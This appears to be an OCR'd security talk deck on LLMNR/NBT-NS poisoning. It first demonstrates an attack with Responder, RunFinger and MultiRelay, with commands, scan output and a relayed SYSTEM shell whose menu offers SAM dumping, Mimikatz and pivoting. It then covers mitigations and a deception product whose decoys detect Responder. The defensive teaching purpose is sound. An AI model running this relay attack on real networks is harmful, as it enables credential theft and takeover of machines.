

DECEIVING RESPONDER
iamv1nc3nt



WHAT IS RESPONDER?

In 2013, SpiderLabs wrote a blog titled: “Top Five Ways SpiderLabs Got Domain Admin on Your Internal Network” and sitting at #1: “Netbios and LLMNR Name Poisoning” using a tool called: “Responder”

“Responder an LLMNR, NBT-NS and MDNS poisoner. It will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answer to File Server Service request, which is for SMB.”

THE ATTACK

Responder, Runfinger, and Multirelay

Back in the old days, you'd fire up Responder, capture the hash and crack it. With password complexity rules, this has become harder – if not impossible. Instead, using Runfinger, we find a victim server with SMB signing disabled and we relay the hash using Multirelay. SMB signing means it's digitally signed at the packet level to prevent man in the middle attacks.

FINDING OUR TARGET

- Windows Server 2016
- SMB Signing Disabled

```
root@kl:~# python RunFinger.py -i 10.10.10.0/24
python: can't open file 'RunFinger.py': [Errno 2] No such file or directory
root@kl:~# locate RunFinger.py
/usr/share/responder/tools/RunFinger.py
root@kl:~# /usr/share/responder/tools/RunFinger.py -i 10.10.10.0/24
Retrieving information for 10.10.10.58...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:15
Os version: 'Windows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: 'J          -PC'
This machine is part of the '    ' domain

Retrieving information for 10.10.10.53...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:25:55
Os version: 'QTS'
Lanman Client: 'Samba 4.4.16'
Machine Hostname: '    -NAS'
This machine is part of the 'WORKGROUP' domain

Retrieving information for 10.10.10.52...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:20
Os version: 'Windows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: '        -PC'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.62...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:20
Os version: 'Windows Server 2016 Standard 14393'
Lanman Client: 'Windows Server 2016 Standard 6.3'
Machine Hostname: '3CX'
This machine is part of the 'ADVANCED' domain
```

NON-VIABLE TARGET

- Domain Controller
- SMB Signing is Enabled

```
Retrieving information for 10.10.10.103...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:17
Os version: 'Windows Server 2012 R2 Standard 9600'
Lanman Client: 'Windows Server 2012 R2 Standard 6.3'
Machine Hostname: '[redacted]'
This machine is part of the 'WORKGROUP' domain

Retrieving information for 10.10.10.130...
SMB signing: True
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:21
Os version: 'indows Server 2016 Standard 14393'
Lanman Client: 'Windows Server 2016 Standard 6.3'
Machine Hostname: '[redacted]-DC2'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.180...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:22:21
Os version: 'indows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: '[redacted]-PC'
This machine is part of the 'ADVANCED' domain

Retrieving information for 10.10.10.210...
SMB signing: False
Null Sessions Allowed: True
Vulnerable to MS10-010: False
Server Time: 2019-10-11 10:21:18
Os version: 'Unix'
Lanman Client: 'Samba 3.6.25-B513.00-0.22'
Machine Hostname: ''
This machine is part of the 'WORKGROUP' domain
```

LAUNCHING RESPONDER


```
root@kl:/usr/share/responder# python Responder.py -I eth0
                                           __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
```

LAUNCHING MULTIRELAY

```
root@kl:/usr/share/responder/tools# python ./MultiRelay.py -t 10.10.10.62 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']
```

POISONING OUR VICTIM

Relaying the hash from our victim at 10.10.10.130 to our target server at 10.10.10.62



LOCAL ADMIN

When we drop to our shell, we're local admin. If there are processes running as the Domain Admin, we can migrate into one of those and then it's game over.

```
Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get  Path_To_File   -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be
ndows\temp\
runas  Command      -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address   -> Connect to another host (eg: pivot 10.0.0.12)
mimi   command      -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command     -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command       -> Run a local command and display the result in MultiRelay shell
)
help                -> Print this message.
exit                -> Exit this shell and return in relay mode.
                       If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 10.10.10.62 as LocalSystem.
C:\Windows\system32\:#whoami
nt authority\system
```

DEFENSIVE TECHNIQUES

- Disable multicast name resolution in Group Policy
- Disable the NetBIOS option in in DHCP
- Enable SMB Signing

REALITY

- Legacy systems fail to work correctly
- Legacy multifunction devices no longer scan to file
- In-house administrator configures system with static IP, fails to select the option to “Disable NetBIOS over TCP/IP”, and gets owned
- Client has an old Solidworks Simulation license ($$$$) running on Windows XP

CUE TRANSITION MUSIC


DECEPTION

Deception vs Honeypot

Honeypots are fake systems that appear to be vulnerable whereas deception technologies take this concept to the next level. We can deploy systems, services, or little breadcrumbs that act as tripwires to alert us to the presence of an attacker.


STORY WIZARD

We can choose from predefined server builds which can be launched as nested virtual machines under the existing virtual machine or they can be exported and imported on a separate hypervisor.




STORY DECOY CUSTOMIZATION

We configure the basic information and save it. When the story configuration is finished, the system builds the server.




RESPONDER DECOY

While the story wizard is convenient for quickly deploying decoys, we have to accept the prepackaged configuration.




BLANK SLATE

Rather than choosing the stock decoy, we can choose to create our decoy from scratch – choosing only what we want.




FAKE HOST TO QUERY

When our decoy sends out the request, we need a host to query and an IP to trigger the alert. Also note that we can set a random time interval to give a more realistic appearance.




SLIMMED DOWN DECOY

We essentially arrive at the same place as we did with the Story Wizard version minus the SSH service.



LYING IN WAIT

When we move to our dashboard page, we see our active Responder decoy.



